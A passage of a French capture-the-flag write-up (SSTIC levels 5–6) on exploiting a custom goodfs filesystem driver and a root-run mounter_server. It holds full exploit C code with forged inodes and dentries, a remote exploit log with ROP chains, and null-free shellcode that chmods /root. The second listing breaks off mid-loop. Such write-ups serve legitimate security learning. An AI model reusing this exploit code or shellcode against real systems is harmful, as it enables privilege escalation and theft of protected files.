J'ai utilisé deux techniques différentes car initialement je pensais que je ne pourrais pas directement lire le contenu du fichier placeholder, dans la mesure où il a été créé avec l'uid 0. Mais je me suis rendu compte plus tard qu'il autorise l'accès en lecture. La technique la plus simple pour lire le flag, c'est donc d'écrire une dentry dans notre dossier avec un nom quelconque et le numéro d'inode 3 (qui est l'inode du fichier placeholder). De cette façon, on va pouvoir lire le contenu du fichier, mais on ne va pas connaître son nom. Ce qui pourrait avoir de l'importance (ou pas).

La deuxième technique est un peu plus complexe. Elle consiste à choisir un gros numéro d'inode, de façon à faire sortir le programme en dehors de la liste de goodfs_inode. Quand le driver veut retrouver l'adresse de la structure goodfs_inode associée à un numéro d'inode, il fait le calcul suivante : addr = (ino + 4) x 32.

Si on écrit dans les dentry de notre dossier et qu'on crée une dentry avec le numéro d'inode 0x2FC, alors le driver va aller lire à l'offset (0x2FC+4) x 32 = 0x6000. Or, à l'offset 0x6000 du disque /dev/sdb, il y a le contenu du fichier todo.txt. On va pouvoir remplacer le contenu du fichier pour y écrire une structure goodfs_inode arbitraire.

Le champ de cette structure qui est intéressant à contrôler, c'est le data_block. Il informe le driver de l'endroit où se trouve le bloc de données associé à un fichier ou à un dossier. Malheureusement, on découvre que le champ data_block est ignoré par les fichiers (il est déduit automatiquement à partir du numéro d'inode). Pour les dossiers, par contre, le champ data_block est bien pris en compte.

Ce qui veut dire que l'on peut créer un dossier et lui faire croire que sa liste de dentry est située dans le bloc de notre choix. On va alors pouvoir lire ce bloc en faisant un readdir et en interprétant les dentry. Cette primitive de lecture est imparfaite. Si on lit le data_bloc du fichier placeholder (situé à l'offset 0x5000), il nous manque quelques caractères, mais on récupère bien l'indice et le flag.

Par contre, on va pouvoir utiliser cette technique pour lire le data_block situé à l'offset 0x4000 qui contient les dentry du dossier private. On découvre alors le vrai nom du fichier placeholder : note.txt. Voilà une belle information. Ça valait bien tous ces efforts.

Voici le programme build_shellcode.c qui exploite goodfs avec les deux techniques décrites précédemment. Il va nous envoyer sur la socket du serveur FTP le contenu du fichier note.txt

(et son nom).

```c
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <fcntl.h>
#include <string.h>
#include <dirent.h>
#include <utime.h>
#include <sys/types.h>
#include <sys/mman.h>

#define FTP_SOCKET 5
#define BOOTSTRAP_SZ 0x20

#define FUNC(f) (void*) (f + libc_base)
#define READ     0x10dff0
#define WRITE    0x10e090
#define STRLEN   0x022460
#define MEMSET   0x022564
#define STRCPY   0x0224e0
#define LSEEK    0x10e130
#define SNPRINTF 0x061d90
#define OPEN     0x10dd10
#define CLOSE    0x10e830
#define OPENDIR  0x0ddeb0
#define READDIR  0x0de320
#define CLOSEDIR 0x0de140
#define CHDIR    0x10ea40
#define MKDIR    0x10dc80
#define UTIME    0x10d400

#define HELLO_STR         "Hello from shellcode !\n"
#define FILE_MSG_STR      "\nFlag file content:\n"
#define FNAME_MSG_STR     "\nFlag file name:\n"
#define SHM_STR           "/run/mount_shm"
#define PUBLIC_PATH_STR   "/mnt/goodfs/public"
#define PASSWORD_STR      "MGhtT34gHj5yFcszRYB4gf45DtymEi"
#define MOUNT_STR         "mount"
#define UMOUNT_STR        "umount"
#define GOODFS_STR        "goodfs"
#define INODE_FMT_STR     "%d : %s\n"
#define DOTDOT_STR        ".."
#define TODO_STR          "todo.txt"
#define FUTURE_STR        "FUTURE"
#define DENTRY_3          "\x03\x00\x00\x00\x58\x00"
#define DENTRY_2FC        "\xFC\x02\x00\x00\x58\x00"

typedef struct ctx_t_ {
    unsigned long size;

    // function pointers
    ssize_t        (*read)        (int, void*, size_t);
    ssize_t        (*write)       (int, void*, size_t);
    size_t         (*strlen)      (const char*);
    void*          (*memset)      (void*, int, size_t);
    char*          (*strcpy)      (char*, const char*);
    off_t          (*lseek)       (int, off_t, int);
    int            (*snprintf)    (char*, size_t, const char*, ...);
    int            (*open)        (const char*, int);
    int            (*open_create) (const char*, int, mode_t);
    int            (*close)       (int);
    DIR*           (*opendir)     (const char*);
    struct dirent* (*readdir)     (DIR*);
    int            (*closedir)    (DIR*);
    int            (*chdir)       (const char*);
    int            (*mkdir)       (const char*, mode_t);
    int            (*utime)       (const char*, const struct utimbuf*);

    // strings
    char hello      [sizeof(HELLO_STR)];
    char file_msg   [sizeof(FILE_MSG_STR)];
```

```
71      char fname_msg  [sizeof(FNAME_MSG_STR)];
72      char shm        [sizeof(SHM_STR)];
73      char public_path[sizeof(PUBLIC_PATH_STR)];
74      char password   [sizeof(PASSWORD_STR)];
75      char mount      [sizeof(MOUNT_STR)];
76      char umount     [sizeof(UMOUNT_STR)];
77      char goodfs     [sizeof(GOODFS_STR)];
78      char inode_fmt  [sizeof(INODE_FMT_STR)];
79      char dotdot     [sizeof(DOTDOT_STR)];
80      char todo       [sizeof(TODO_STR)];
81      char future     [sizeof(FUTURE_STR)];
82      char dentry_3   [sizeof(DENTRY_3)];
83      char dentry_2FC [sizeof(DENTRY_2FC)];
84  } ctx_t;
85
86  struct goodfs_inode {
87      uint32_t uid;
88      uint32_t gid;
89      uint64_t atime;
90      uint64_t mtime;
91      uint16_t data_block;
92      uint16_t mode;
93      uint32_t size;
94  };
95
96  void goodfs_mount(ctx_t*);
97  void goodfs_umount(ctx_t*);
98  void listdir(ctx_t*, char*);
99  void fake_listdir(ctx_t*, char*);
100 void create_and_fill_dir(ctx_t*, char*);
101 void flush_to_disk(ctx_t*);
102
103 // finds the shellcode and its context
104 // then, calls shellcode(ctx)
105 void bootstrap(void);
106 __asm__(
107     ".globl bootstrap\n"
108     "bootstrap:\n"
109     "call $+5\n"
110     "pop rsi\n"
111     "sub rsi, 5\n"      // get rip
112
113     "add rsi, 0x20\n"   // add sizeof(bootstrap)
114     "mov rdi, rsi\n"
115     "add rsi, [rsi]\n"  // add sizeof(ctx)
116     "call rsi\n"        // call shellcode
117 );
118
119 void shellcode(ctx_t* ctx) {
120     int fd = 0;
121     int fd2 = 0;
122     unsigned char dirname[2];
123     unsigned char fname[2];
124     unsigned char buf[0x1000];
125     struct utimbuf times;
126     struct goodfs_inode ino;
127
128     ctx->write(FTP_SOCKET, ctx->hello, ctx->strlen(ctx->hello));
129     goodfs_mount(ctx);
130     ctx->chdir(ctx->public_path);
131     dirname[1] = 0;
132     fname[1] = 0;
133
134     // Overwrite the file todo.txt with a fake goodfs_inode structure
135     fd = ctx->open(ctx->todo, O_RDWR);
136     ino.uid = 1000;
137     ino.gid = 1000;
138     ino.data_block = 0x3; // points to private dir dentry list
139     ino.mode = 0x41e4;    // DIR type
140     ino.size = 0x1000;
141     ctx->write(fd, &ino, sizeof(ino));
142     ctx->close(fd);
143
144     // Create 128 files into 4 directories
145     dirname[0] = 'A';
```

```
146     create_and_fill_dir(ctx, dirname);
147     dirname[0] = 'B';
148     create_and_fill_dir(ctx, dirname);
149     dirname[0] = 'C';
150     create_and_fill_dir(ctx, dirname);
151     dirname[0] = 'D';
152     create_and_fill_dir(ctx, dirname);
153
154     flush_to_disk(ctx);
155
156     // Create a dir in the future
157     ctx->mkdir(ctx->future, 0777);
158     times.actime = (time_t) 0x80000000;
159     times.modtime = (time_t) 0x80000000;
160     ctx->utime(ctx->future, &times);
161
162     flush_to_disk(ctx);
163
164     ctx->chdir(ctx->future);
165     fname[0] = 'a';
166     fd = ctx->open_create(fname, O_CREAT | O_RDWR , 0777);
167     ctx->close(fd);
168     fname[0] = 'b';
169     fd = ctx->open_create(fname, O_CREAT | O_RDWR , 0777);
170     ctx->close(fd);
171
172     flush_to_disk(ctx);
173
174     // the two files a and b do not exists anymore in the superblock->imap
175     // but their dentry still exists
176
177     // first, we have to open them
178     ctx->chdir(ctx->future);
179     fname[0] = 'a';
180     fd = ctx->open(fname, O_RDWR);
181     fname[0] = 'b';
182     fd2 = ctx->open(fname, O_RDWR);
183
184     // then, we create 2 dirs A and B that will reuse the a and b inodes
185     dirname[0] = 'A';
186     ctx->mkdir(dirname, 0777);
187     dirname[0] = 'B';
188     ctx->mkdir(dirname, 0777);
189
190     // If we write to the file a, it will write the A dir data.
191     // So we can write custom dentry
192
193     // A dir will contain a dummy "X" file with inode 3
194     // (3 is the inode of the file stored in the private dir)
195     ctx->write(fd, ctx->dentry_3, sizeof(DENTRY_3));
196     ctx->close(fd);
197     // Lets read the private "placeholder" file (it has uid 0 but its read flag is set)
198     dirname[0] = 'A';
199     fname[0] = 'X';
200     ctx->chdir(dirname);
201     fd = ctx->open(fname, O_RDONLY);
202     ctx->read(fd, buf, sizeof(buf));
203     ctx->write(FTP_SOCKET, ctx->file_msg, ctx->strlen(ctx->file_msg));
204     ctx->write(FTP_SOCKET, buf, sizeof(buf));
205     ctx->close(fd);
206
207     // B dir will contain a "X" dir with a huge inode number 0x2fc
208     // The X dir read its goodfs_inode at offset (0x2fc + 4)*32 = 0x6000
209     // At 0x6000 (content of todo.txt file) we put a fake goodfs_inode with data_block=3
210     // We can now read the data at that data_block
211     ctx->write(fd2, ctx->dentry_2FC, sizeof(DENTRY_2FC));
212     ctx->close(fd2);
213     ctx->chdir(ctx->dotdot);
214     dirname[0] = 'B';
215     ctx->chdir(dirname);
216     dirname[0] = 'X';
217     ctx->write(FTP_SOCKET, ctx->fname_msg, ctx->strlen(ctx->fname_msg));
218     fake_listdir(ctx, dirname);
219     return;
220 }
```

```
221
222 void create_and_fill_dir(ctx_t* ctx, char* dirname) {
223     int fd = 0;
224     int i = 0;
225     char fname[2];
226     fname[1] = 0;
227     ctx->mkdir(dirname, 0777);
228     ctx->chdir(dirname);
229     for (i=0; i < 32; i++) {
230         fname[0] = i + 0x30;
231         fd = ctx->open_create(fname, O_CREAT | O_RDWR , 0777);
232         ctx->close(fd);
233     }
234     ctx->chdir(ctx->dotdot);
235     return;
236 }
237
238 void flush_to_disk(ctx_t* ctx) {
239     char dirname[2] = {'/', 0};
240     // Leave /mnt/goodfs to prevent filesystem lock
241     ctx->chdir(dirname);
242     goodfs_umount(ctx);
243     goodfs_mount(ctx);
244     // It is convenient to go back to /mnt/goodfs/public
245     ctx->chdir(ctx->public_path);
246 }
247
248 void listdir(ctx_t* ctx, char* path) {
249     DIR *dp;
250     struct dirent *ep;
251     char buf[0x80];
252
253     dp = ctx->opendir(path);
254     if (dp != NULL) {
255         while (ep = ctx->readdir(dp)) {
256             ctx->snprintf(buf, sizeof(buf), ctx->inode_fmt, ep->d_ino, ep->d_name);
257             ctx->write(FTP_SOCKET, buf, ctx->strlen(buf));
258       }
259      ctx->closedir(dp);
260   }
261   return;
262 }
263
264 void fake_listdir(ctx_t* ctx, char* path) {
265     DIR *dp;
266     struct dirent *ep;
267     char buf[0x80];
268     ctx->memset(buf, 0, sizeof(buf));
269
270     dp = ctx->opendir(path);
271     if (dp != NULL) {
272         while (ep = ctx->readdir(dp)) {
273             ctx->write(FTP_SOCKET, &(ep->d_ino), 4);
274             ctx->write(FTP_SOCKET, ep->d_name, ctx->strlen(ep->d_name));
275         }
276      ctx->closedir(dp);
277   }
278   return;
279 }
280
281 void goodfs_cmd(ctx_t* ctx, char* cmd) {
282     int fd = 0;
283     unsigned char buf[0x300];
284     char busy = 1;
285     struct goodfs_inode* ino;
286
287     fd = ctx->open(ctx->shm, O_RDWR);
288
289     ctx->memset(buf, 0, sizeof(buf));
290     buf[0] = 1;
291     ctx->strcpy(buf + 4, ctx->password);
292     ctx->strcpy(buf + 0x104, cmd);
293     ctx->strcpy(buf + 0x204, ctx->goodfs);
294
295     ctx->write(fd, buf, sizeof(buf));
```

```
296
297     while (busy == 1) {
298         ctx->lseek(fd, 0, SEEK_SET);
299         ctx->read(fd, &busy, 1);
300     }
301     return;
302 }
303
304 void goodfs_mount(ctx_t* ctx){
305     goodfs_cmd(ctx, ctx->mount);
306 }
307
308 void goodfs_umount(ctx_t* ctx){
309     goodfs_cmd(ctx, ctx->umount);
310 }
311
312 int main(int argc, char* argv[]) {
313     int fd = 0;
314     uint64_t libc_base = 0;
315     FILE* f;
316
317     if(argc != 2) {
318         printf("Usage ./build_shellcode <HEX_LIBC_ADDR>\n");
319         exit(2);
320     }
321
322     libc_base = strtoul(argv[1], NULL, 16);
323     printf("Libc base address: %p\n", libc_base);
324
325     ctx_t ctx = {
326         sizeof(ctx),
327         FUNC(READ),
328         FUNC(WRITE),
329         FUNC(STRLEN),
330         FUNC(MEMSET),
331         FUNC(STRCPY),
332         FUNC(LSEEK),
333         FUNC(SNPRINTF),
334         FUNC(OPEN),
335         FUNC(OPEN),
336         FUNC(CLOSE),
337         FUNC(OPENDIR),
338         FUNC(READDIR),
339         FUNC(CLOSEDIR),
340         FUNC(CHDIR),
341         FUNC(MKDIR),
342         FUNC(UTIME),
343         HELLO_STR,
344         FILE_MSG_STR,
345         FNAME_MSG_STR,
346         SHM_STR,
347         PUBLIC_PATH_STR,
348         PASSWORD_STR,
349         MOUNT_STR,
350         UMOUNT_STR,
351         GOODFS_STR,
352         INODE_FMT_STR,
353         DOTDOT_STR,
354         TODO_STR,
355         FUTURE_STR,
356         DENTRY_3,
357         DENTRY_2FC,
358     };
359
360     f = fopen("shellcode", "w");
361     fwrite(bootstrap, BOOTSTRAP_SZ, 1, f);
362     fwrite(&ctx, sizeof(ctx), 1, f);
363     fwrite(shellcode, (uint64_t) main - (uint64_t) shellcode, 1, f);
364     fclose(f);
365     printf("shellcode file successfully created\n");
366     return 0;
367 }
```

```
# python3 solve5.py remote
[+] Connected to 62.210.131.87:31337
[+] Leaking signatures and code base address...
[+] Anon signature: 0x512eb104663b5ee7
[+] Anonymous signature: 0xccaa12c94396f57b
[+] Code base address: 0x00005633d8ad4000
[+] Calling sage...
[+] Found key candidate K1=0x59907240d1fd551a, K2=0x8710ecc6244c538e
[+] Found key candidate K1=0x0343b5d9e53d593c, K2=0xd50b569c53f41bca
[+] Found key candidate K1=0x5ad3c79934c00c26, K2=0x521bba5a77b84844
[+] Got a valid CERT with K1=0x59907240d1fd551a and K2=0x8710ecc6244c538e
[+] Leaking a heap address...
[+] Sending CERT 1
[+] Sending CERT 2 (with type confusion)
[+] Leaked address (heap): 0x00005633d996d490
[+] Preparing ROP 1 to leak libc...
[+] Stack pivot gadget address: 0x00005633d8bd6648
[+] Sending CERT 3 (with ropchain)
[+] Printf leak = 0x00007f85425facc0
[+] Found libc_base at 0x00007f8542599000
[+] Waiting for next ropchain...
[+] Preparing ROP 2 to mmap the loader...
[+] Sending ropchain 2 (size 0x1b8)
[+] Building loader
Libc base address: 0x7f8542599000
loader file successfully created
[+] Sending loader file (467 bytes)
[+] Buiding shellcode
Libc base address: 0x7f8542599000
shellcode file successfully created
[+] Sending shellcode (2859 bytes)
[+] Shellcode sent. Waiting for shellcode output...
Hello from shellcode !

Flag file content:
30/04/1945 :
    L'extraction de notre ami sur la lune
    [...]
Flag file name:
note.txt
```

Le contenu du fichier note.txt a été volontairement tronqué dans le terminal ci-dessus. Voici le fichier dans son intégralité :

30/04/1945 :
L'extraction de notre ami sur la lune s'est passée correctement, et tout le monde a été convaincu qu'il est décédé.
En cas de voyage sur place dans le futur, il faudra masquer sa présence par le biais d'effets spéciaux.

22/11/1963 :
Nos confrères reptiliens à la CIA ont exécuté le plan à la perfection.

25/09/2022 :
Je ne sais pas exactement comment, mais un hacker est parvenu a forger un inode pour lire ce fichier secret.
J'ai donc déplacé mes informations les plus sensibles dans /root.

Il m'a dit pouvoir aussi accéder /root via la compromission de mounter_server, mais c'est impossible, ce service n'est pas vulnérable !
Je suis tellement confiant de cela que j'ai retiré toutes les mitigations de ce programme lors de sa compilation.

Il a forcément corrompu ce processus via l'exploitation de goodfs, mais comment ?
Il n'a pas souhaité me divulger plus de détails, à part qu'il aurait utilisé des inodes négatifs...

PS : C'est peut-être une mauvaise idée de parler de tout ça ici...

SSTIC{c96f1fa046e5e998e5ae511d9c846fcd}

En plus du flag du 5ème niveau, nous avons quelques indices pour débuter le niveau 6 !

```
SSTIC{c96f1fa046e5e998e5ae511d9c846fcd}
```

6 Niveau 6

6.1 La fin est proche

On commence ce dernier niveau du challenge avec un indice qui nous guide sur le travail qu'on devra accomplir. Le but va être d'exploiter la vulnérabilité qu'on a trouvé dans le driver goodfs.ko afin de corrompre le processus mounter_server qui tourne avec les privilèges root. On pourra ainsi lire le fichier /root/final_secret.txt.

On a déjà identifié au début du niveau précédent que mounter_server contient un stack buffer overflow qui est presque exploitable. Si seulement on pouvait supprimer un ou deux octets nuls...

Pour corrompre la mémoire du mounter_server, on nous donne le précieux indice qu'il va falloir utiliser des numéros d'inode négatifs. Sans plus attendre, on va donc tester et comprendre ce qu'il se passe lorsqu'on créé un DIR qui a des numéros d'inode négatifs dans ses dentry.

6.2 Inodes négatifs

On connaît déjà le calcul que le driver goodfs effectue lorsqu'il veut retrouver la structure goodfs_inode associée à une numéro d'inode : offset = (ino + 4) x 32.

Si on forge un numéro d'inode négatif (et inférieur à -4), le driver va aller chercher sa structure goodfs_inode en dehors de notre page mémoire. Tout fonctionne quand même car le code qui calcule le data_block en fonction du numéro d'inode est particulièrement arrangeant. Il va choisir un data_block positif dans /dev/sdb même si notre inode est négatif (et s'il ne vaut pas moins que -128).

Cette vulnérabilité nous offre une bonne primitive de lecture, ainsi qu'une primitive d'écriture un peu moins bonne, dans une page mémoire qui ne nous appartient pas. Pour lire, on va faire un **xstat** sur un fichier avec un inode négatif. Les différents champs de la `struct stat` qu'on va obtenir vont nous permettre de lire la plupart des octets (on peut en lire 30 sur les 32 de la structure goodfs_inode. La champ data_block de 2 octets n'est pas visible dans la struct stat).

Pour la primitive d'écriture, on va pouvoir utiliser `utime` afin de changer les timestamps du fichier. De cette manière, on pourra modifier 16 des 32 octets d'une structure goodfs_inode. Il faudra également qu'on contrôle l'uid du fichier ou ses permissions pour que notre utime soit accepté.

En pratique, on va pouvoir forger 128 inodes négatifs différents et lire/écrire dans une page mémoire complète. Pour dumper la page mémoire, on crée 4 dossiers dont on va écraser leur liste de dentry grâce à la vulnérabilité du niveau 5. Pour chacun de ces 4 dossiers, on forge 32 inodes négatifs. On crée ainsi 128 « faux » fichiers sur lesquels on va utiliser xstat.

Nous avons une belle primitive de lecture qui dump une page complète. Sauf que pour l'instant on ne lit que des 0. En faisait des tests en déposant un binaire directement dans la VM et en enchaînant les commandes mount/umount, j'ai fini par voir apparaître des octets dans cette page mémoire. Des morceaux de heap, des morceaux de mon exécutable, etc. Par

contre, quand on passe par l'exploitation du serveur FTP, on peut mount et umount le goodfs autant de fois que l'on veut, on ne lit que des zéro.

6.3 Corruption de mounter_server

Ce dont nous avons besoin, c'est de trouver un moyen pour stimuler mounter_server afin qu'il consomme de la mémoire. En regardant son code de plus près, j'ai justement trouvé une fuite mémoire.

Il se trouve que mounter_server fait un malloc(0x304) pour stocker le mot de passe, la commande et les arguments qu'on lui envoie. Or, si jamais le mot de passe est mauvais, le code oubli de libérer ce buffer.

On peut donc envoyer des mauvais mots de passe au mounter_server. Beaucoup de fois. La Heap du processus va consommer des pages mémoire. Puis un beau jour, il va finir par utiliser la page mémoire dans laquelle on a une lecture/écriture.

En pratique, j'ai fait une boucle dans laquelle j'enchaîne un `umount` avec un mauvais mot de passe (pour faire travailler le serveur), puis un `umount` + `mount` avec le bon mot de passe. Puis je vais lire le contenu de la page mémoire grâce a mes fichiers aux inodes négatifs. Si cette page contient un motif particulier (le mot goodfs), il faut effectuer quelques vérifications pour s'assurer que le prochain buffer de 0x304 octets qui sera alloué par mounter_server tombera aux bons offsets (il faut que les octets qu'on veut modifier tombent sur des octets que le driver traite comme des timestamps). Quand tout est correct, on va envoyer une requête un peu particulière au mounter_server qui va notamment contenir un shellcode (dans les octets inutilisés de la commande).

Finalement, pour déclencher la vulnérabilité, on va écrire au bon endroit grâce à `utime`, de façon à supprimer les octets nuls à la fin de la commande (umount) et de l'argument (goodfs). Ainsi, on va déclencher le stack buffer overflow la prochaine fois que goodfs sera umount. Pour plus de détails techniques, je vous renvoie au code de mon exploitation, présenté à la fin de cette section.

6.4 Shellcode

Le shellcode qu'on va faire exécuter par mounter_server n'est plus soumis au filtre Seccomp du serveur FTP, on peut donc virtuellement faire tout ce qu'on désire. La seule contrainte, c'est qu'on a une place relativement limitée (environ 0x200 octets) et que le shellcode ne peut pas contenir d'octet nul, car l'overflow provient d'un strcat.

Il est possible d'utiliser un encodeur de shellcode afin de supprimer les octets nuls. Mais comme celui que nous allons faire est très simple, j'ai préféré l'écrire à la main avec Ghidra.

Ghidra se révèle très pratique pour écrire directement de l'assembleur. En plus, il nous propose plusieurs encodages possibles pour chaque instruction, on peut donc s'assurer au fur et à mesure qu'il n'y a pas d'octet nul.

Souvent, au début d'un shellcode, on commence par faire un CALL $+5 suivi d'un POP, de façon à connaître la valeur de RIP et s'en servir pour retrouver nos données. Le CALL

$+5 contient des zéro. Mais on peut ruser en faisant un CALL $+4, suivi de l'octet C0. Le CALL relatif va sauter sur le dernier octet de sa propre instruction (FF) et va interpréter FFC0 (INC EAX). C'est élégant. Même si en l'occurrence, ici c'était assez inutile car au début de notre shellcode, on connaît déjà la valeur de RIP puisqu'elle est dans le registre RSI (vu qu'on saute dans notre shellcode avec un gadget JMP RSI). Mais pour le principe, j'ai quand même laissé ce CALL $+4 au début de mon shellcode.

Grâce au `gdbserver` qu'on a compilé en `static` dans notre VM, on va pouvoir débugguer mounter_server, et donc notre shellcode, ce qui m'a permis de gagner du temps en corrigeant immédiatement les petites erreurs. Car bien que le shellcode soit très court, ce n'est jamais évident de devoir travailler en aveugle.

Pour ce qui est du contenu de ce shellcode, on va aller au plus simple et changer les droits du dossier /root et du fichier /root/final_secret.txt, avec un petit chmod 0777. Ensuite, c'est notre exploit du serveur FTP qui va se charger d'exfiltrer le fichier. Voici le shellcode destiné à mounter_server. Il est relativement concis puisqu'il ne pèse que 66 octets.

```
                MOUNTER_SERVER_SHELLCODE
2f 72 6f        char[5]     "/root"
6f 74
ff              ??          FFh
66 69 6e        char[16]    "final_secret.txt"
61 6c 5f
73 65 63 ...
ff              ??          FFh
              LAB_00101ea0+4
e8 ff ff        CALL        LAB_00101ea0+4
ff ff
c0              ??          C0h
5b              POP         RBX
48 31 c0        XOR         RAX,RAX
88 43 e9        MOV         byte ptr [RBX + -0x17],AL
88 43 fa        MOV         byte ptr [RBX + -0x6],AL
48 31 f6        XOR         RSI,RSI
66 be ff 01     MOV         SI,0x1ff
48 8d 7b e4     LEA         RDI,[RBX + -0x1c]
b0 5a           MOV         AL,0x5a
0f 05           SYSCALL
48 31 c0        XOR         RAX,RAX
b0 2f           MOV         AL,0x2f
88 43 e9        MOV         byte ptr [RBX + -0x17],AL
b0 5a           MOV         AL,0x5a
0f 05           SYSCALL
```

6.5 Code de l'exploitation

Il n'a pas été nécessaire de modifier le script python d'exploitation du serveur FTP du niveau 5. Toutes les modifications ont été faites dans le fichier build_shellcode.c dont le code est présenté ci-dessous.

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <stdint.h>
4  #include <fcntl.h>
5  #include <string.h>
6  #include <dirent.h>
7  #include <utime.h>
8  #include <sys/types.h>
9  #include <sys/mman.h>
10
11 #define FTP_SOCKET 5
12 #define BOOTSTRAP_SZ 0x20
13 #define F_BADPASS 1
14 #define F_MARK 2
15 #define F_SHELLCODE 4
16 #define F_EXIT 8
17
18 #define FUNC(f) (void*) (f + libc_base)
19 #define READ     0x10dff0
20 #define WRITE    0x10e090
21 #define STRLEN   0x022460
22 #define MEMSET   0x022564
23 #define MEMCPY   0x0224d0
24 #define STRCPY   0x0224e0
25 #define STRNCPY  0x022610
26 #define LSEEK    0x10e130
27 #define SNPRINTF 0x061d90
28 #define OPEN     0x10dd10
29 #define CLOSE    0x10e830
30 #define OPENDIR  0x0ddeb0
31 #define READDIR  0x0de320
32 #define CLOSEDIR 0x0de140
33 #define CHDIR    0x10ea40
34 #define MKDIR    0x10dc80
35 #define UTIME    0x10d400
36 #define XSTAT    0x10d4d0
37 #define MEMMEM   0x0a19c0
38
39 #define HELLO "hello from shellcode\n\0"
40 #define PASSWORD "MGhtT34gHj5yFcszRYB4gf45DtymEi\0"
41 #define BAD_PASSWORD "AAAAAAAABBBBBBBB\0"
42 #define GOODFS "goodfs\0"
43 #define MOUNT "mount\0"
44 #define UMOUNT "umount\0"
45 #define SHM "/run/mount_shm\0"
46 #define PUBLIC_PATH "/mnt/goodfs/public/\0\0"
47 #define HEX_FMT "%02x\0"
48 #define DOTDOT "..\0"
49 #define FUTURE "/mnt/goodfs/public/FUTURE\0"
50 #define FOUND "\n\n\nFOUND 'goodfs' into heap leak !!!!!\n\n\n\0"
51 #define GOODFS_PATTERN "33\0goodfs\0"
52 #define FINAL_SECRET "/root/final_secret.txt\0"
53
54 char mounter_server_sc[] = { 0x2f, 0x72, 0x6f, 0x6f, 0x74, 0xff, 0x66, 0x69, 0x6e, 0x61,
55 0x6c, 0x5f, 0x73, 0x65, 0x63, 0x72, 0x65, 0x74, 0x2e, 0x74, 0x78, 0x74, 0xff, 0xe8, 0xff,
56 0xff, 0xff, 0xff, 0xc0, 0x5b, 0x48, 0x31, 0xc0, 0x88, 0x43, 0xe9, 0x88, 0x43, 0xfa, 0x48,
57 0x31, 0xf6, 0x66, 0xbe, 0xff, 0x01, 0x48, 0x8d, 0x7b, 0xe4, 0xb0, 0x5a, 0x0f, 0x05, 0x48,
58 0x31, 0xc0, 0xb0, 0x2f, 0x88, 0x43, 0xe9, 0xb0, 0x5a, 0x0f, 0x05};
59
60
61 typedef struct ctx_t_ {
62     unsigned long size;
63
64     // function pointers
65     ssize_t        (*read)        (int, void*, size_t);
```

```
66      ssize_t         (*write)        (int, void*, size_t);
67      size_t          (*strlen)       (const char*);
68      void*           (*memset)       (void*, int, size_t);
69      void*           (*memcpy)       (void*, void*, size_t);
70      char*           (*strcpy)       (char*, const char*);
71      char*           (*strncpy)      (char*, const char*, size_t);
72      off_t           (*lseek)        (int, off_t, int);
73      int             (*snprintf)     (char*, size_t, const char*, ...);
74      int             (*open)         (const char*, int);
75      int             (*open_create)  (const char*, int, mode_t);
76      int             (*close)        (int);
77      DIR*            (*opendir)      (const char*);
78      struct dirent*  (*readdir)      (DIR*);
79      int             (*closedir)     (DIR*);
80      int             (*chdir)        (const char*);
81      int             (*mkdir)        (const char*, mode_t);
82      int             (*utime)        (const char*, const struct utimbuf*);
83      int             (*xstat)        (int, const char*, struct stat*);
84      void*           (*memmem)       (const void*, size_t, const void*, size_t);
85
86      // strings
87      char hello[sizeof(HELLO)];
88      char password[sizeof(PASSWORD)];
89      char bad_password[sizeof(BAD_PASSWORD)];
90      char goodfs[sizeof(GOODFS)];
91      char mount[sizeof(MOUNT)];
92      char umount[sizeof(UMOUNT)];
93      char shm[sizeof(SHM)];
94      char public_path[sizeof(PUBLIC_PATH)];
95      char hex_fmt[sizeof(HEX_FMT)];
96      char dotdot[sizeof(DOTDOT)];
97      char future[sizeof(FUTURE)];
98      char found[sizeof(FOUND)];
99      char goodfs_pattern[sizeof(GOODFS_PATTERN)];
100     char final_secret[sizeof(FINAL_SECRET)];
101     char sc[sizeof(mounter_server_sc)];
102
103 } ctx_t;
104
105 struct goodfs_inode {
106     uint32_t uid;
107     uint32_t gid;
108     uint64_t atime;
109     uint64_t mtime;
110     uint16_t data_block;
111     uint16_t mode;
112     uint32_t size;
113 };
114
115 struct goodfs_dir_entry {
116     int32_t ino;
117     char name[32];
118 };
119
120 typedef struct page_t_ {
121     unsigned char buf[0x1000];
122 } page_t;
123
124 void goodfs_cmd (ctx_t*, char*, int);
125 void goodfs_mount(ctx_t*, int);
126 void goodfs_umount(ctx_t*, int);
127 void hexdump(ctx_t*, void*, unsigned int);
128 void print_page(ctx_t*, page_t*);
129 void init_page(ctx_t*);
130 void read_page(ctx_t*, page_t*);
131 void create_and_fill_dir(ctx_t*, char*);
132 void flush_to_disk(ctx_t*, int);
133
134 void bootstrap(void);
135 __asm__(
136     ".globl bootstrap\n"
137     "bootstrap:\n"
138     "call $+5\n"
139     "pop rsi\n"
140     "sub rsi, 5\n"      // get rip
```

```
141
142     "add rsi, 0x20\n"   // add sizeof(bootstrap)
143     "mov rdi, rsi\n"
144     "add rsi, [rsi]\n"  // add sizeof(ctx)
145     "call rsi\n"        // call shellcode
146 );
147
148 void shellcode(ctx_t* ctx) {
149     int i = 0;
150     int r = 0;
151     int fd = 0;
152     int sz = 0;
153     unsigned long diff = 0;
154     char* ret = NULL;
155     char newline = '\n';
156     unsigned char B[2];
157     unsigned char fbuf[80];
158     unsigned char dirname[2];
159     unsigned char fname[2];
160     unsigned char buf[0x1000];
161     struct utimbuf times;
162     struct utimbuf pwntime;
163     struct goodfs_inode ino;
164     struct stat secret_stat;
165     page_t page;
166
167     ctx->write(FTP_SOCKET, ctx->hello, ctx->strlen(ctx->hello));
168     goodfs_mount(ctx, 0);
169     ctx->chdir(ctx->public_path);
170     dirname[1] = 0;
171     fname[1] = 0;
172     B[1] = 0;
173
174     ctx->memset(buf, 0, sizeof(*buf));
175     ctx->memset(&times, 0, sizeof(times));
176     ctx->memset(&ino, 0, sizeof(ino));
177
178    // Create 128 files into 4 directories
179     dirname[0] = 'A';
180     create_and_fill_dir(ctx, dirname);
181     dirname[0] = 'B';
182     create_and_fill_dir(ctx, dirname);
183     dirname[0] = 'C';
184     create_and_fill_dir(ctx, dirname);
185     dirname[0] = 'D';
186     create_and_fill_dir(ctx, dirname);
187
188     flush_to_disk(ctx, 0);
189
190     // Create a dir in the future
191     ctx->mkdir(ctx->future, 0777);
192     times.actime = (time_t) 0x80000000;
193     times.modtime = (time_t) 0x80000000;
194     ctx->utime(ctx->future, &times);
195
196     flush_to_disk(ctx, 0);
197
198     dirname[0] = '/';
199     ctx->chdir(dirname);
200
201     init_page(ctx);
202     for(i=0; i < 512; i++) {
